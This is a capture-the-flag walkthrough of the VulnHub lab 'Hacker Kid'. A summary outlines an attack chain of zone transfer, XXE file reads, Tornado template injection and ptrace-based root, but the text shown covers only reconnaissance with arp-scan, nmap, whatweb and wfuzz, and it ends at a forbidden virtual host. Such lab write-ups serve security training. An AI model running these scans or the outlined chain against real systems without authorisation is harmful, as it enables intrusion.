Hacker Kid 1.0.1
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. The source asks us to fuzz apage_noparameter; on page 21 an internal domain appears that leads to a zone transfer (AXFR) with the subdomainhackerkid.blackhat.local. Its registration form sends XML, and there lies an XXE: with php://filter we readsaket's.bashrcand his credentials for a Python app. Authenticated on port 9999, a reflectednameparameter reveals a Tornado SSTI that yields RCE. For root,python2.7holds the cap_sys_ptrace capability: we inject shellcode into arootprocess and open a bind shell.
Recon
Host discovery
The box is a VulnHub image on the local network, so its IP has to be found first. An ARP sweep locates it by its VMware MAC:
sudo arp-scan -I eth0 --localnet --ignoredups --macfile=/usr/share/arp-scan/ieee-oui.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     2c:70:4f:14:4e:c7   (Unknown)
192.168.1.145   00:0c:29:93:ac:51   VMware, Inc.
192.168.1.128   74:e2:0c:8f:1e:6f   Amazon Technologies Inc.
192.168.1.129   a4:77:33:d7:4d:4c   Google, Inc.
Ending arp-scan 1.10.0: 256 hosts scanned in 2.871 seconds (89.17 hosts/sec). 9 responded
With the IP located, a ping does two things: it confirms the box answers and it lets us guess the operating system from the TTL it returns.
ping -c 1 192.168.1.145
PING 192.168.1.145 (192.168.1.145) 56(84) bytes of data.
64 bytes from 192.168.1.145: icmp_seq=1 ttl=64 time=1.59 ms

--- 192.168.1.145 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.589/1.589/1.589/0.000 ms
TTL 64 → Linux (Windows ships with 128, BSD/Solaris with 255). It is a hint, not proof: every routing hop decrements the TTL by one, so a clean 64 also means the box sits on the same segment, with no routers in between.
Initial scan
The full port scan, all 65535, so nothing is left out:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 192.168.1.145 -oG scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-16 20:42 CET
Initiating ARP Ping Scan at 20:42
Scanning 192.168.1.145 [1 port]
Completed ARP Ping Scan at 20:42, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:42
Scanning 192.168.1.145 [65535 ports]
Discovered open port 53/tcp on 192.168.1.145
Discovered open port 80/tcp on 192.168.1.145
Discovered open port 9999/tcp on 192.168.1.145
Completed SYN Stealth Scan at 20:42, 6.50s elapsed (65535 total ports)
Nmap scan report for 192.168.1.145
Host is up, received arp-response (0.0016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
53/tcp   open  domain  syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
9999/tcp open  abyss   syn-ack ttl 64
MAC Address: 00:0C:29:93:AC:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
Three open ports and 65532 closed (closed tcp ports (reset), meaning they answer with an RST: no firewall filtering, simply nothing listening). Port 9999/tcp shows up as abyss because in this mode nmap does not interrogate the service: it just looks the port number up in its nmap-services table. That name is a label, not the real service, and to know what actually runs there we need version detection on the three ports:
nmap -p53,80,9999 -sCV 192.168.1.145
PORT     STATE SERVICE VERSION
53/tcp   open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Notorious Kid : A Hacker
|_http-server-header: Apache/2.4.41 (Ubuntu)
9999/tcp open  http    Tornado httpd 6.1
| http-title: Please Log In
|_Requested resource was /login?next=%2F
|_http-server-header: TornadoServer/6.1
MAC Address: 00:0C:29:93:AC:51 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Half the box is already explained here:
- 53/tcp running ISC BIND 9.16.1: not a plain resolver, a DNS server owned by the target. When a box serves its own zone, you can ask it about that zone, and that is the door to a zone transfer.
- 80/tcp, Apache 2.4.41 on Ubuntu, with the title
Notorious Kid : A Hacker. - 9999/tcp is
TornadoServer/6.1, the web server of Tornado, a Python framework. It answers withRequested resource was /login?next=%2F, so it redirects to a login. That fact (Python + Tornado) is what later explains the template injection, and it is worth writing down at scan time instead of stumbling on it at the end.
whatweb confirms the same from the client side and adds one detail:
The scan's -oG file is summarised by extractPorts, which also leaves the list on the clipboard for the targeted scan:
extractPorts scan
Extracting information ...
IP Address: 192.168.1.145
Open ports: 53,80,9999

Ports copied to clipboard
whatweb 192.168.1.145
whatweb 192.168.1.145:9999
http://192.168.1.145 [200 OK] Apache[2.4.41], Bootstrap[4.3.1], Country[RESERVED][ZZ], HTML5,
  HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.1.145], JQuery, Script,
  Title[Notorious Kid : A Hacker]

http://192.168.1.145:9999 [302 Found] Country[RESERVED][ZZ], HTTPServer[TornadoServer/6.1],
  IP[192.168.1.145], RedirectLocation[/login?next=%2F]
http://192.168.1.145:9999/login?next=%2F [200 OK] Cookies[_xsrf], Country[RESERVED][ZZ],
  HTTPServer[TornadoServer/6.1], IP[192.168.1.145], PasswordField[password], Title[Please Log In]
The _xsrf cookie is the one Tornado sets by default on its forms (xsrf_cookies): a third confirmation of the framework, this time straight from the Set-Cookie header.
Wappalyzer confirms the same from the browser. On 80, the "A Hacker Kid" landing page on Apache 2.4.41 and Ubuntu, with Bootstrap and jQuery served from a CDN, and a line worth reading slowly: "More you will DIG me, more you will find me on your servers..DIG me more...DIG me more".

On 9999 that Apache is nowhere to be seen: this is Tornado's login.

That login's source hides no credentials either, but it does show the _xsrf as a hidden form field, which nails down Tornado's xsrf_cookies for good:

<form action="/login" method="POST">
<p>Username: <input type="text" name="username" /><p>
<p>Password: <input type="password" name="password" /><p>
<p><input type="submit" value="Log In" /></p>
<input type="hidden" name="_xsrf" value="2|9159a594|dbe48c7b74cb74aa8fa7134a3fdda829|1742154512"/>
</form>
The source asks to be fuzzed
The site on 80 shows nothing beyond its intro text, so it is time to read the raw HTML (view-source:). Two things hide in the comments:

<center> <p>"More you will DIG me,more you will find me on your servers..DIG me more...DIG me more" </p> </center>
<!--
<div class="container py-5">
  <h1>Thanks</h1>

 TO DO: Use a GET parameter page_no  to view pages.
-->
Two hints, not one. The second is explicit: a GET parameter page_no exists. The first is the one usually skipped, because it reads like decoration: DIG in capitals, three times, on a box that also has port 53 open. That is not a motivational quote, it is the name of the tool we need to interrogate that DNS with. We note it down and carry on with the parameter.
http://192.168.1.145/?page_no=1
Oh Man !! Isn't is right to go a little deep inside?The parameter exists and answers, but with a message hinting we are poking where we should not. We ignore it: if different values return different content, it is fuzzable.
page_no: parameter fuzzing
Instead of a wordlist, what gets fuzzed here is a number, so we use the range payload of wfuzz (-z range,1-10000). The default page weighs 3654 characters, so we filter that length out with --hh=3654 and only the odd one out shows up:
wfuzz -c -t 100 -z range,1-10000 -u 'http://192.168.1.145/?page_no=FUZZ' --hh=3654
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.145/?page_no=FUZZ
Total requests: 10000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000021:   200        116 L    310 W      3849 Ch     "21"

Total time: 10.65177
Processed Requests: 10000
Filtered Requests: 9999
Requests/sec.: 938.8104
One in ten thousand. The other 9999 returned exactly the same 3654 characters; number 21 returns 3849, almost 200 more. That delta is the whole finding:
http://192.168.1.145/?page_no=21
Okay so you want me to speak something ?
I am a hacker kid not a dumb hacker. So i created some subdomains to return back on the server whenever i want!!
Out of my many homes...one such home..one such home for me : hackers.blackhat.local
A domain and a subdomain appear, and with them the reason half the site renders badly: virtual hosting is in play, that is, one Apache serves different sites depending on the name arriving in the Host header. Without that name in /etc/hosts, the browser asks by IP and Apache returns the default site.
The two vhosts that lead nowhere
We add blackhat.local and hackers.blackhat.local to /etc/hosts:
nano /etc/hosts
192.168.1.145 hackers.blackhat.local blackhat.localAnd visit them. The result is worth showing even though it is a dead end, because it explains why we have to keep enumerating:

Forbidden
You don't have permission to access this resource.
